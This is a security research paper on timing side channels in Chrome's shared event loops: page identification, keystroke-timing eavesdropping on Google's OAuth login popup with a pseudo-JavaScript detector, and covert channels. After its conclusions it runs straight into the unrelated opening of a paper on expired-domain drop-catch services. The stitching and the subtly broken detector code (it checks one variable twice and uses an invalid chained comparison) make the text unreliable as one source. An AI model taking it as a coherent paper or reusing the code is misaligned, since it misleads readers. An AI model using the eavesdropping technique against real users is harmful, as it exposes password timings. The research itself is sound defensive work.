This approach is inspired by the notion of memprints in [21]. It appears to be suitable for classifying event-delay traces obtained from event loops because, for example, static pages with few external resources are more likely to produce long events at the beginning and stabilize soon, whereas pages with Javascript resources and animations are likely to lead to more irregular patterns and produce a larger number of long delays. Unfortunately, our experimental results were discouraging, with less than a 15% of recognition rate in small datasets.

Dynamic Time Warping. Our second approach is to maintain temporal information about the observed events. However, the exact moments at which events occur are prone to environmental noise. For example, network delays will influence the duration of network requests and therefore the arrival of events to the event loop. Instead, we focus on the relative ordering of events as a more robust feature for page identification.

This motivates the use of *dynamic time warping (DTW)* [7] as a similarity measure on event-delay traces. DTW is widely used for classifying time series, i.e. sequences of data points taken at successive and equally spaced points in time. DTW represents a notion of distance that considers as “close” time-dependent data of similar shape but different speed, i.e. DTW is robust to horizontal compressions and stretches. This is useful, for example, when one is willing to assign a low distance score to the time series “abc“ and “abbbbc‘, insensitive to the prolonged duration of “b“. Formally, DTW compares two time series: a *query*, $X = (x_1, ..., x_n)$, and a *reference*, $Y = (y_1, ..., y_m)$. For that we use a non-negative distance function $f(x_i, y_i)$ defined between any pair of elements x_i and y_j. The goal of DTW is to find a matching of points in X with points in Y, such that (1) every point is matched, (2) the relative ordering of points in each sequence is preserved (monotonicity), (3) and the cummulative distance (i.e. the sum of the values of f) over all matching points is minimized. This matching is called a

warping path, and the corresponding distance is the *time warping distance* $d(X,Y)$.



Figure 4: The path in the upper right square represents the optimal alignment between points in the time series corresponding to 'google.com' (horizontal axis) with points in the time series of 'youtube.com' (vertical axis).

Figure 4 visualizes a warping path between the time series corresponding to event-delay traces observed while loading different webpages.

4.1.4 Speed-up Techniques

Unfortunately, the time required for computing $d(X,Y)$ is quadratic in the length of the input sequences and does not scale up to the raw data obtained in our measurements. We rely on two kinds of speed-up techniques, one at the level of the data and the other at the level of the algorithm:

At the level of data, we reduce the dimension of our data by applying a basic sampling algorithm: We split the raw trace into groups of measurements corresponding to time intervals of duration P, and replace each of those groups by one representative. This representative can be computed by summing over the group, or by taking its average, maximum or minimum. The *sum* function generally yields the best results among different sampling functions and is the one that we use onwards. Sampling reduces the size of the traces by a factor of P/t, where t is the average duration of an event delay. Figure 5 shows two plots with the raw data taken from a renderer's main thread loop, and its corresponding time series obtained after sampling.

At the algorithmic level, we use two sets of techniques for pruning the search for the optimal warping path, namely windowing and step patterns [15].



Figure 5: The top figure represents a raw trace of 200.000 time measurements from the renderer's main thread extracted while loading "google.com". The bottom figure displays the same data after being converted into a time series with $P = 20\,\text{ms}$, i.e. using only 250 data points. The difference in the height of the peaks is due to the accumulation of small events in the raw data, which are not perceptible in the top figure.

- *Windowing* is a heuristic that enforces a global constraint on the envelope of the warping path. It speeds up DTW but will not find optimal warping paths that lie outside of the envelope. Two well-established constraint regions are the *Sakoe-Chiba band* and the *Itakura parallelogram*, see Figure 6.



Figure 6: A global window constraint defines an envelope limiting the search space for optimal warping paths: (a) Itakura parallelogram, and (b) Sakoe-Chiba band.

- *Step patterns* are a heuristic that puts a local constraint on the search for a warping path, in terms of restrictions on its slope. In particular, we rely on three well-known step patterns available in R. Intuitively, the *symmetric1* pattern favors progress close to the diagonal, the *symmetric2* pattern allows for arbitrary compressions and expansions, and the *asymmetric* forces each point in the reference to be used only *once*.



Figure 7: Web page identification performance after tuning with traces from the renderer on Linux machine (1). Effect of *P*, *traceDuration*, and *windowSize*, with three combinations of *stepPattern* and *windowType*.

4.1.5 Parameter tuning

The possible configurations of the techniques presented in Section 4.1.4 create a large parameter space, see Table 1 for a summary.

Parameter	Values	Description
traceDuration	$1000, 2000, 4000$	Trace duration (ms)
P	$5, 10, 20, 50$	Sampling interval (ms)
windowType	*itakura*, *sakoechiba*	Window constraint
windowSize	$1, 5, 10, 30, 50, 100$	Window size
stepPattern	*symmetric1*, *symmetric2*, *asymmetric*	Step pattern

Table 1: List of parameters tuned for optimizing web page identification

We systematically identify the optimal parameter configuration for each event loop on each machine. To avoid overfitting, we divide our dataset of 30 traces (per page, loop, and machine) into 15 traces for tuning and 15 for cross-validation. For each parameter configuration we perform a lightweight version (with 3 rounds) of the evaluation phase described in Section 4.1.6. Figure 7 visualizes an extract of the results we obtain for the renderer process of the Linux (1) machine. The tuning phase yields the following insights:

- The optimal parameters depend on the loop but appear to be stable across machines.
- Measuring the loading phase during 2 seconds is sufficient for recognition of a webpage; the gain in recognition from using longer traces is negligible.
- *P* and *windowSize* are the parameters with the biggest impact on the recognition rate. However, they also have the biggest impact on the computational cost (the optimal choice being most expensive one).
- The combination of *stepPattern* = *symmetric1* and *windowType* = *sakoechiba* generally yields the best results.

4.1.6 Experimental Results

We evaluate the performance of page identification through the shared event loops of host and renderer processes on each individual machine, as well as through the renderer process across two different machines.

To this end, we select the top configuration for each corpus from the tuning phase and carry out a 10-fold cross-validation. In each of the 10 rounds, we partition the validation set into a training set that contains *one* trace of each page, and a testing set that contains *three* different (out of the 14 available) traces of each page. For each of the traces in the testing set, we compute the set of k closest matches in the training set according to the time warping distance.

We measure performance in terms of the *k-match rate*, which is the percentage of pages in the testing set for which the true match is within the set of k closest matches. We abbreviate the 1-match rate by *recognition rate*, i.e. the percentage of pages where the best match is the correct one. The result of the cross-validation is the average k-match rate over all 10 rounds.

Table 2 summarizes our experiments. We highlight the following results:

		k = 1	3	5	10
(1)	Renderer	76.7 %	86.7 %	88.8 %	91.1 %
		sym1,sakoe, $P = 5$, $windowSize = 100$			
(2)	Renderer	58.2 %	68.6 %	71.8 %	75.1 %
		sym1,sakoe, $P = 5$, $windowSize = 100$			
	I/O host	16.2 %	23.2 %	27.9 %	36.1 %
		sym1,sakoe, $P = 20$, $windowSize = 30$			
(3)	Renderer	61.8 %	74.5 %	78.4 %	83.1 %
		sym1,sakoe, $P = 5$, $windowSize = 100$			
	I/O host	23.48 %	32.9 %	38.1 %	46.6 %
		sym1,sakoe, $P = 20$, $windowSize = 30$			

Table 2: 10-fold cross-validation results on different machines and different event loops, with the best configuration after tuning. Machines (1) and (2) refer to the Linux desktops, (3) to the OSX laptop, as described in Section 4.1.2.

- We can correctly identify a page by spying on the renderer from (1) in up to 76.7% of the cases, and cor-

rectly narrow down to a set of 10 candidates in up to 91.1% of the cases.

• We can correctly identify a page though the host process from (3) in up to 23.48% of the cases, and narrow down to a set of 10 candidates in up to 46.6% of the cases.

• We stress that these recognition rates are obtained using a *single* trace for training.

• Recognition is easier through the renderer than through the host. This is explained by the difference in noise and measurement resolution, see Section 3.2.3. Furthermore, most operations on the host only block the I/O thread while signaling their start and completion, whereas the renderer is blocked during the entire execution of each Javascript task.

• We observe different recognition rates on different machines. However the homogeneity in hardware and software of Macbooks facilitate reuse of training data across machines, which may make remote page identification more feasible.

• We obtain recognition rates below 5% for recognition across machines (1) and (3). A reason for this poor performance is that events on the OSX laptop often take 2x-5x more time than on the Linux desktop machine. This difference is reflected in the height of the peaks (rather than in their position), which is penalized by DTW. Normalizing the measurements could improve cross-machine recognition.

The code and datasets used for tuning and cross-validation are available as an R library at `https://github.com/cgvwzq/rlang-loophole`.

4.1.7 Threats to Validity

We perform our experiments in a closed-world scenario with only 2 tabs (the spy and the victim) sharing an event loop. In real world scenarios there can be more pages concurrently running the browser, which will make detection harder. The worst case for monitoring the host process occurs when a tab performs streaming, since the loop gets completely flooded. The renderer's loop, however, is in general more robust to noise caused by other tabs in the browser.

On the other hand, our attacks do not make any use of the pages' source code or of details of Chrome's scheduling system with priority queues, the GC with periodic scavenges, or the frame rendering tasks. We believe that taking into account this information can significantly improve an adversary's eavesdropping capabilities and enable attacks even in noisy, open-world scenarios.

4.2 Detecting User Behavior

In this section we show that it is possible to detect user actions performed in a cross-origin tab or iframe, when the renderer process is shared. We first describe an attack recovering the inter-keystroke timing information against Google's OAuth login forms, which provides higher precision than existing network-based attacks [32].

4.2.1 Inter-keystroke Timing Attack on Google's OAuth login form

Many web applications use the OAuth protocol for user authentication. OAuth allows users to login using their identity with trusted providers, such as Google, Facebook, Twitter, or Github. On the browser, this process is commonly implemented as follows:

1. A web application A pops up the login form of a trusted provider T;
2. User V types their (name and) password and submits the form to T;
3. T generates an authorization token.

Because the window of the login form shares the event loop with the opener's renderer, a malicious A can eavesdrop on the keystroke events issued by the login form.



Figure 8: Delay pattern generated by a keystroke in the Google OAuth login form, measured across origins on Chrome Canary v61 on OSX. The two consecutive delays of approx. 2ms each, correspond to keydown and keypress event listeners.

Figure 8 depicts the event-delay trace of a keystroke as seen by an eavesdropper on the renderer's event loop. The trace contains two characteristic consecutive delays, caused by the keydown and keypress event listeners. We use this observation to identify keystrokes, by scanning the event-delay trace for pairs of consecutive delays that are within a pre-defined range, forgoing any training or offline work. Listing 4 contains the script that performs this operation. We define 0.4 ms as a lower bound, and 3.0 ms as an upper bound for the range. We chose this threshold before gathering the data, by manual inspection of a few keystroke events. Note that this calibration could be done automatically, based on the victim's interactions with a page controlled by an attacker.

```
1  const L = 0.4, U = 3.0, keys = []
2
3  for(let i=1; i<trace.length-1; i++){
4      let d1 = trace[i] - trace[i-1],
5          d2 = trace[i+1] - trace[i]
6
7      if (L<d1<U && L<d1<U){
8          keys.push(trace[i])
9      }
10 }
```

Listing 4: Pseudo-Javascript code to detect keystrokes in a trace of timestamps gathered by the code in Listing 1. We classify a timestamp as a keystroke if the differences to the previous and subsequent timestamps ($d1$ and $d2$) are both in a predefined range.

4.2.2 Experimental Evaluation

To evaluate the effectiveness of this attack, we have implemented a malicious application A that extracts the inter-keystroke timing information from a user V logging-in via Google's OAuth. The focus of our evaluation is to determine the accuracy with which keystroke timings can be measured through the event loop. A full keystroke recovery attack is out of scope of this paper; for this refer to [32].



Figure 9: Experimental setup for evaluating effectiveness of automatic, cross-renderer keystroke detection.

We simulate an inter-keystroke timing attack in 4 steps, which are described below and illustrated in Figure 9.

1. A Selenium[3] script acting as V navigates to A, clicks on the login button (which pops up Google's OAuth login form), types a password, and submits the form.
2. Meanwhile, the attacker A monitors the main thread's event loop using the attack described in Section 4.2.1.
3. V and A send to the server the timestamps of the *real* and the *detected* keystrokes, respectively.
4. We compute the accuracy of the detected keystrokes, where we take the timestamps of the real keystrokes as ground truth. Matching the timestamps requires taking into account the delay ($6-12$ ms on our machine) between Selenium triggering an event, and Chrome receiving it.

We use as inter-keystroke timings random delays uniformly drawn from $100-300$ ms. This choice is inspired by [20], who report on an average inter-keystroke delay of 208 ms. Using random delays is sufficient for evaluating the accuracy of eavesdropping on keystrokes, but it obviously does not reveal any information about the password besides its length.

4.2.3 Experimental Results

We perform experiments with 10.000 passwords extracted from the RockYou dataset, where we obtain the following results:

- In 91.5% of the cases, our attack correctly identifies the length of a password. [4] In 2.2% of the cases, the attack misses one or more characters, and in 6.3% of the cases it reports spurious characters.
- For the passwords whose length was correctly identified, the average time difference between a true keystroke and a detected keystroke event is 6.3ms, which we attribute mostly to the influence of Selenium. This influence cancels out when we compute the average difference between a true inter-keystroke delay and a detected inter-keystroke delay, which amounts to 1.4 ms. The noise of these measurements is low: We observe a standard deviation of 6.1 ms, whereas the authors of [20] report on 48.1 ms for their network based measurements.

Overall, our results demonstrate that shared event loops in Chrome enable much more precise recovery of keystroke timings than network-based attacks. Moreover, this scenario facilitates to identify the time when keystroke events enter the loop (from popping-up to form submission), which is considered to be a major obstacle for inter-keystroke timing attacks on network traffic [20].

Keystroke timing attacks based on monitoring *procfs* [38] or CPU caches [18] can extract more fine-grained information about keystrokes, such as containment in a specific subsets of keys. However, they require filesystem access or are more susceptible to noise, due to the resource being shared among all processes in the system. In contrast, our attack enables targeted eavesdropping without specific privileges.

[3] Selenium (`http://www.seleniumhq.org/`) is a cross-platform testing framework for web applications that provides capabilities for programmatically navigating to web pages and producing user input.

[4] We configured Selenium to atomically inject characters that would require multiple keys to be pressed.

4.2.4 Open Challenges for Recognizing User Events

We conclude by discussing two open challenges for recognizing user events, namely the detection of user events beyond keystrokes and the detection of events in the browser's host process.

Detecting User Events beyond Keystrokes A continuous mouse movement results in a sequence of events, each of which carrying information about the coordinates of the cursor's trajectory. These events are issued with an inter-event delay of 8 ms, and the (empty) event listener operation blocks the loop for approx 0.1 ms. The particular frequency and duration of these events makes mouse movements (or similar actions, like scrolling) easy to spot with LoopScan, as seen in Figure 10.



Figure 10: Mouse movement captured by LoopScan tool. The graph shows 3 delays of 0.1 ms duration (at t equals 3350, 3358 and 3366), with an inter-event delay of 8 ms.

Likewise, mouse click events, corresponding to "up" or "down", can be identified using LoopScan. Their shape depends on the specific event listener of the spied web page and the HTML element being clicked. We expect that events *with* specific listeners are more easily detectable than events *without* registered event listeners, that is, user actions that do not trigger Javascript execution. However, we can use the context in which the event occurs to reduce the search space. For instance, most mouse clicks only appear between two sequences of mouse movement events.

We are currently investigating techniques that enable the automatic identification of such patterns in event-delay streams. A promising starting point for this are existing on-line variants of dynamic time-warping [31].

Detecting User Events in the Host Process Our discussion so far has centered on detecting user events in the event loop of the renderer process. However, all user events originate in the main thread of the host process and are sent towards a specific renderer through the event loop of the host's I/O thread. Hence, any user action can in principle be detected by spying on the host.

Unfortunately, our current methods are not precise enough for this task, since the host's I/O thread is more noisy than the renderer's main thread and the effect of a user action on the host process is limited to a short signaling message, whereas the renderer's main thread is affected by the execution of the corresponding Javascript event listener.

4.3 Covert Channel

In this section we show how shared event loops in Chrome can be abused for implementing covert channels, i.e. channels for illicit communication across origins. We first consider the case of cross-origin pages sharing the event loop of a renderer's main thread before we turn to the case of cross-origin pages sharing the event loop of the host processes' I/O thread.

4.3.1 Renderer Process

We implement a communication channel to transmit messages from a sender page S to a cross-origin receiver page R running in the same renderer process.

For this, we use a simple, unidirectional transmission scheme without error correction. Specifically, we encode each bit using a time interval of fixed duration t_b. The optimal configuration of t_b depends on the system. In our experiments we tried different values, with $t_b = 5$ ms giving good results on different platforms: Chromium 52.0 on Debian 64-bit and Chrome 53 on OSX.

In each of those intervals we do the following:

- the sender S idles for transmitting a `0`; it executes a blocking task of duration $\hat{t} < t_b$ for transmitting a `1`.
- the receiver R monitors the event loop of the renderer's main thread using the techniques described in Section 3.1; it decodes a `0` if the length of the observed tasks is below a threshold (related to $\hat{t}$), and a `1` otherwise.

Transmission starts with S sending a `1`, which is used by the agents to synchronize their clocks and start counting time intervals. Transmission ends with S sending a null byte. With this basic scheme we achieve rates of 200 bit/s. These numbers can likely be significantly improved by using more sophisticated coding schemes with error correction mechanisms; here, we are only interested in the proof-of-concept.

We note that there are a number of alternative covert channels for transmitting information between pages running in the same renderer [1], e.g., using `window.name`, `location.hash`, `history.length`, scrollbar's position or `window.frames.length`. What distinguishes the event-loop based channel is that it does not require the sender and receiver to be connected, i.e. they do not need to hold references to each other in order to communicate.

4.3.2 Host Process

We also implement a communication channel to transmit messages between two cooperative renderer processes

sharing the host process. Transmission is unidirectional from sender S to receiver R. Figure 11 visualizes how this channel can be used, even if one of the parties browses in Incognito mode.



Figure 11: Covert channel through the I/O event loop of the Chrome's host process. Tabs in different renderer processes (one of them navigating in *Incognito* mode) communicate.

As before, we encode each bit using a time intervals of fixed duration t_b. During each intervals we do the following:

- the sender S idles for transmitting a `0`; it posts N fetch requests into the I/O thread's queue for sending a `1`.
- the receiver R monitors the event loop of the I/O thread of the host process using the techniques described in Section 3.2. It decodes a `0` if the number of observed events during time interval t_b is below a threshold, and `1` otherwise.

The optimal values of N and t_b highly depend on the machine. In our experiments we achieve good results, working on different systems, with a $t_b = 200$ ms and $N = 350$, which give us a 5 bit/s transmission rate. This rate is significantly lower than for communication using the renderer event loop, which is explained by the difference in noise and monitoring resolution of both channels, as discussed in Section 3.2.3.

The threat scenario of this covert channel is more relevant than the previous one for the renderer loop. For example it could be used for exfiltrating information from an attacked domain (on a tab executing malicious Javascript). Using Workers (which are background threads that run independently of the user interface) we can transfer information across origins, without affecting the user experience and without generating network traffic.

5 Discussion

We have shown how sharing event loops leads to timing side-channels and presented different attacks on Chrome. We communicated our findings to the Chromium security team, who decided not to take action for the time being. Nevertheless, our results point to fundamental security issues in the event-driven architecture of browsers that eventually need to be addressed in a fundamental manner. Below, we discuss how other platforms are affected and present possible countermeasures.

5.1 Beyond Chrome

We focus on Chrome in our analysis because it is the most widely used browser, and because it was the first one to implement a multi-process architecture. However, there are good reasons to expect similar side channels in other browsers, as they all follow the same event-driven paradigm and rely on similar architectures.

For instance, recent Firefox versions with multi-process support[5] also rely on a privileged *browser process* and multiple *content processes* that, unlike renderers in Chrome, act as a pool of threads for each different origin (each with its own message queue). Despite this difference, tests with LoopScan on Firefox version 55 show that congestion on both event loops is observable across origins and tabs.

Specifically, we applied the monitoring technique for the renderers described in Section 3.1.2 on a micro-benchmark with a set of 30 pages with 15 traces each. We achieved a recognition rate of 49%, which is below the recognition rate achieved on Chrome for a set of 500 pages. A fair comparison between both architectures will require a better understanding of Firefox's policy for mapping sites to threads and events to loops.

5.2 Countermeasures

The attacks presented in this paper rely on two capabilities of the adversary: (1) the ability to post tasks into the loop's queue with high frequency, and (2) the ability to accurately measure the corresponding time differences.

Rate Limiting. An obvious approach to counter (1) is to impose a limit on the rate at which tasks can be posted into an event loop. Unfortunately, rate limiting implies penalties on performance, which is especially problematic for asynchronous code.

At the level of the renderer, one possibility is to rely on an *accumulate and serve* policy [22]. With this policy, the event loop accumulates all the incoming jobs

[5] Firefox's Electrolysis (or e10s) project

in a buffer for a period T, and then process and serves all the accumulated jobs from party A, followed by all the jobs from V. This has the advantage of limiting the amount of information leaked while retaining high amortized throughput.

At the level of the host process, where resource fetching is one of the main performance concerns, setting any bound on the processing rate is not acceptable. Here, it seems more reasonable to monitor the IPC activity of all renderers and penalize or flag those who exhibit a bad or anomalous behavior, e.g., along the lines of [39].

Reduce Clock Resolution. An obvious approach to counter (2) is to limit the resolution of available clocks. This has already been applied by browser vendors for mitigating other kinds timing channels, but these efforts are unlikely to succeed, as shown in [23]: Modern browsers have a considerable number of methods to measure time without any explicit clock. For instance, some recent exploits [16] use high-resolution timers build on top of SharedArrayBuffers. The current resolution of `performance.now` is limited to $5\,\mu$s, which makes microarchitectural timing attacks difficult, but does not preclude the detection of Javascript events.

Full Isolation. As discussed in Section 2.2, Chrome's multi-process architecture tries to use a different renderer for different origins, except for some corner cases. The "Site Isolation Project" is an ongoing effort to ensure a complete process-per-site-instance policy, that means: providing cross-process navigations, cross-process Javascript interactions and out-of-process iframes. All this without inducing too much overhead.

One open question is how to handle the system's process limit, namely which sites should have isolation preference, or which heuristic for process reuse should be used. A recent proposal, "IsolateMe" [4], puts the developers in charge of requesting to be isolated from other web content (even if it does not provide a firm guarantee).

CPU Throttling. Chrome v55 introduces an API that allows to limit how much CPU a background page is allowed to use, and to throttle tasks when they exceed this limit. This affects background tabs trying to spy on the renderer's main thread, but still allows spying on (and from) any iframe and popup, as well as on the I/O thread of the host process through shared Workers. Moreover, background tabs with audio activity are not affected, as they are always marked as foreground. Since Chrome v57 pages (or tabs) are only subjected to throttling after 10 seconds in the background, which is too long to prevent the attacks in this paper.

6 Related Work

Timing attacks on web browsers date back to Felten and Schneider [13], who use the browser cache to obtain information about a user's browsing history.

More recently, so-called cross-site timing attacks [10, 35] have exploited the fact that the browser attaches cookies to all requests, even when they are performed across origins. The presence or absence of these cookies can be determined by timing measurements, which reveals information about the user's state on arbitrary sites. A special case are cross-site search attacks [14], which circumvent the same-origin policy to extract sensitive information, by measuring the time it takes for the browser to receive responses to search queries.

Other classes of browser-based timing attacks exploit timing differences in rendering operations [24, 33, 5], or simply use the browser as an entry point for Javascript that exploits timing channels of underlying hardware, for example caches [26, 16], DRAM buffers [17], or CPU contention [9].

Of those approaches, [9] is related to our work in that it identifies web pages across browser tabs, based on timing of Javascript and a classifier using dynamic time warping. However, because the attack relies on CPU contention as a channel, it requires putting heavy load on all cores for monitoring. In contrast, our attack exploits the browser's event loop as a channel, which can be monitored by enqueing one event at a time. This makes our attack stealthy and more independent of the execution platform.

To the best of our knowledge, we are first to mount side-channel attacks that exploit the event-driven architecture of web browsers. Our work is inspired by a proof-of-concept attack [36] that steals a secret from a cross-origin web application by using the single-threadedness of Javascript. We identify Chrome's event-driven architecture as the root cause of this attack, and we show how this observation generalizes, in three different attacks against two different event loops in Chrome.

Finally, a central difference between classical site fingerprinting [28, 19, 34, 12] approaches and our page identification attack is the adversary model: First, our adversary only requires its page to be opened in the victim's browser. Second, instead of traffic patterns in the victim's network, our adversary observes only time delays in the event queues of the victim's browser. We believe that our preliminary results, with up to 76% of recognition rate using *one single* sample for training in a closed-world with 500 pages, can be significantly improved by developing domain-specific classification techniques.

7 Conclusions

In this paper we demonstrate that shared event loops in Chrome are vulnerable to side-channel attacks, where a spy process monitors the loop usage pattern of other processes by enqueueing tasks and measuring the time it takes for them to be dispatched. We systematically study how this channel can be used for different purposes, such as web page identification, user behavior detection, and covert communication.

Abstract

Every day, hundreds of thousands of Internet domain names are abandoned by their owners and become available for re-registration. Yet, there appears to be enough residual value and demand from domain speculators to give rise to a highly competitive ecosystem of *drop-catch* services that race to be the first to re-register potentially desirable domain names in the very instant the old registration is deleted. To pre-empt the competitive (and uncertain) race to re-registration, some registrars sell their own customers' expired domains *pre-release*, that is, even before the names are returned to general availability.

These practices are not without controversy, and can have serious security consequences. In this paper, we present an empirical analysis of these two kinds of post-expiration domain ownership changes.We find that 10 % of all com domains are re-registered on the same day as their old registration is deleted. In the case of org, over 50 % of re-registrations on the deletion day occur during only 30 s. Furthermore, drop-catch services control over 75 % of accredited domain registrars and cause more than 80 % of domain creation attempts, but represent at most 9.5 % of successful domain creations. These findings highlight a significant demand for expired domains, and hint at highly competitive re-registrations.

Our work sheds light on various questionable practices in an opaque ecosystem. The implications go beyond the annoyance of websites turned into "Internet graffiti" [26], as domain ownership changes have the potential to circumvent established security mechanisms.

1 Introduction

Domain names are a key part of linking to content on the Web, and they have an equally central role in naming services on the Internet, such as in email addresses. A large number of security mechanisms and protocols have been devised that rely on domains to designate distinct zones of authority or trust. For example, controlling a domain name is often equivalent to gaining access to additional resources [44]. An assumption common to all these approaches is that domain ownership is constant and perpetual. However, in actuality this is not true as domain name registrations must be renewed and paid for on a yearly basis. In fact, hundreds of thousands of expired domain names are deleted each day (e.g., over 75 k per day in the popular com zone alone [24]).

Once a domain name has been deleted, it can be re-registered by any interested party on a first-come, first-served basis. Schlamp et al. [44] showed how such re-registrations can be used to take over protected resources associated with these domains. Nikiforakis et al. [42] discussed websites still attempting to include JavaScript code from third-party domains long after they had expired, allowing attackers to inject code into these sites. Lever et al. [33] measured more formally how often re-registered domains were associated with malicious behaviour. However, by focussing on certain kinds of risk or malice, these studies do not illustrate the full scope of the issue.

We argue that the problem goes beyond specific cases of abuse related to re-registered domains. It also includes the much broader and more frequent category of *undesirable behaviour* akin to topics thoroughly studied by the security community, such as spam [32], search engine poisoning [49], ISPs hijacking NXDOMAIN DNS responses [50], domain parking [2, 48], typo-squatting [1, 37, 47], and reuse of social media profile names [35, 36]. Re-registered domains appear to be predominantly used for speculation and monetisation purposes, taking advantage of the residual traffic still reaching the domains. Users who follow links from third-party websites or type in an address that they remember are taken to a new incarnation of the site that can be arbitrarily different from the service that they actually wish to visit. In Section 4.4, we show that a majority of re-registered domains are parked and host nothing but advertisements. ICANN called this undesirable practice "a form of Inter-

net graffiti" [26]; domain parking is also known to pose higher-than-average risks to visitors [48].

We believe it is important for the security community to better understand the big picture of domain ownership transfers and the implications for users, Internet abuse, and defences thereof. This paper provides a quantitative analysis of the "recycling" of expired domain names. We show that this is a frequent phenomenon, causing a range of negative side effects as companies compete with each other while catering to the demand for expired domains.

There are four distinct scenarios in which domains can change owners: When the current owner sells to a new owner while the domain registration is active; when the domain's sponsoring registrar sells the domain to a new owner while the domain registration is expired but before control of the domain is returned to the registry (*pre-release*); as an instant re-registration in the very moment the old registration is deleted, using a *drop-catch* service; or as a conventional domain registration at any later time using any domain name registrar. Regular domain sales are authorised by the owner of the domain and therefore less of a concern from an abuse perspective. Medium to long-term domain re-registrations have been studied before [29, 22]. Pre-release and drop-catch domain ownership transfers, however, are barely mentioned in the literature, and we are not aware of any systematic measurement or quantification of these phenomena.

There is an entire ecosystem of services attempting to monetise and profit from expired domains. Many domain registrars such as GoDaddy auction off their own customers' expired domains (without their collaboration); when sold, these domains maintain their current registration and are simply made over to the new owner. From a security perspective, such pre-release domains are problematic because they retain their original creation dates and exhibit only very limited cues as to the new ownership. For instance, pre-release domains subvert proactive creation-time domain blacklisting mechanisms such as Predator [21], which is related to a similar technique used by the commercial Spamhaus blacklist, because the ownership change does not involve a new registration. This example illustrates the need for a thorough study of how commonly pre-release domains are available and sold.

Once expired domains are deleted, they can be re-registered on a first-come, first-served basis, and these re-registrations can be quite competitive. So-called *drop-catch* services race to be the first to re-register expired domain names in the very moment they become available. During a daily phenomenon that is called "the drop," they flood the registry's systems with registration requests, something previously described as "the world's largest legal denial of service attack" [8]. In order to gain an advantage over their competition, drop-catch services reverse-engineer details of the drop [8, 28] and place their own systems in an "optimal strategical location" [4] physically close to the registry; these optimisations resemble high-frequency trading in the financial industry. Drop-catch services are not without controversy. Some registries actively discourage the practice (e.g., registrars are penalised for failed `uk` registration requests [8]), while others at least implicitly encourage or facilitate it (e.g., Verisign makes available to its registrars lists of `com` and `net` domains that are about to be deleted).

The extent and process of the drop are publicly known only in abstract terms as each drop-catch service aims to maintain their competitive position. In this paper, we conduct the first measurement study of the drop and provide as much detail as is possible from an outside vantage point. Furthermore, we characterise the extent and competitiveness of drop-catch re-registrations on "day 0," that is, the day an expired domain name is deleted.

We find that a surprisingly large fraction of deleted domains (10 % of `com`) is re-registered *on the same day*. In the case of `org`, the drop lasts only about 30 seconds, but accounts for more than half of all same-day re-registrations of deleted domains. These results show that re-registrations are frequent and highly competitive. Despite the significantly higher price, there is a large demand for drop-catch domains. In fact, there seems to be an arms race between drop-catch services that has been intensifying recently, with the Top 3 now controlling 75 % of accredited registrars. Drop-catch causes at least 80 % of domain creation attempts, yet only a tiny fraction are eventually successful. The higher prices paid for drop-catch domains suggest that their new owners consider them to be valuable; however, in our cursory analysis of domain uses, we show that most re-registered drop-catch domains contain nothing but advertisements and parking pages, suggesting monetisation through residual traffic and speculative re-registrations. Our findings raise the question of whether these uses justify the risks associated with domain ownership changes without the explicit consent of the prior registrant; they furthermore illustrate that security mechanisms must account for domain deletions and re-registrations as a frequent phenomenon (e.g., more than 20 % of all `com` domains are deleted each year, and out of those, 10 % are re-registered immediately by a new owner, and many more at a later time).

Our work makes the following contributions:

- We call attention to widespread "recycling" of used domains despite relatively high prices and measure the extent of the issue *as a whole*, instead of simply focussing on specific types of detected abuse.
- We describe little-known ways domain ownership can change, and are the first to quantify the secretive ecosystem of drop-catch services and their daily race to take over deleted domains. We use a variety of

public data sources to confirm the existence of a phenomenon so far described only anecdotally.

- We show that same-day domain takeovers are frequent and competitive, using a full sample of all domains deleted from four popular zones during a four-week period in 2016 (over 4 million domains).
- We quantify the inordinate impact that drop-catch services have on the domain registration ecosystem, accounting for over 75 % of accredited registrars and over 80 % of domain creation attempts, but at most 9.5 % of successful domain creations.
- We discuss how certain registrars exploit grace periods to minimise their financial risk when attempting to sell pre-release domains or proactively re-registered drop-catch domains, similar to the now banned practice of domain tasting [6, 27].

2 Background & Related Work

Names in the Domain Name System (DNS) are structured hierarchically. Top-level domains (TLDs) such as `com` or `net` are created by the Internet Corporation for Assigned Names and Numbers (ICANN) and then delegated for day-to-day operation to a *registry* such as Verisign. Each registry maintains a directory of the registered second-level names and their authoritative name servers, called a DNS *zone*. Registries delegate billing and customer support to ICANN-accredited *registrars*, companies such as GoDaddy or Gandi, which sell domain names to their customers. The Internet Assigned Numbers Authority (IANA) maintains a list of all accredited registrars and their globally unique IDs [23]. Details about the activity of these registrars in each zone are available in the monthly reports that registries must file with ICANN, and that are made public after a three-month delay [24].

2.1 Domain Lifecycle

Domains are registered for a period of one or more years. If a domain is not renewed before its expiration date, it goes through a series of phases that permit late renewals before the domain is ultimately deleted. Figure 1 shows a simplified domain state diagramme taken from [29]. For the purposes of this paper, it is sufficient to know that domains not explicitly renewed or deleted before their expiration date are automatically renewed by the registry, giving the registrar a 45-day *auto-renew grace period* to undo this automatic renewal before becoming liable for the renewal fees. The details of how this grace period affects the domain and its original owner depend on each registrar's policies. Typically, registrars either deactivate the domain or point it to a parking site to alert the owner that the domain can still be renewed. Unless otherwise requested by the owner of the expired domain, registrars typically delete it shortly before the end of the 45-day *auto-renew grace period* in order not to incur the registry's renewal fee. Such domains enter a 30-day *redemption period* during which the domain is deactivated and "locked" by the registry in the sense that the only allowed modification is renewal by the original owner, for an increased fee. Domains not recovered during the *redemption period* transition into the *pending delete* state, which means that these registrations will be deleted after 5 days and the domains can be re-registered by any interested party on a first-come, first-served basis.

Figure 2 summarises a domain's most typical expiration phases on a timeline. Expired domains can change owners during two points in time: *Pre-release domains* can be sold and transferred to a new owner during the *auto-renew grace period*; *pending delete domains* can be re-registered by a drop-catch service directly after deletion, or manually at any later point, all provided that the domain has not already changed owners beforehand.

2.2 Pre-Release Domain Sales

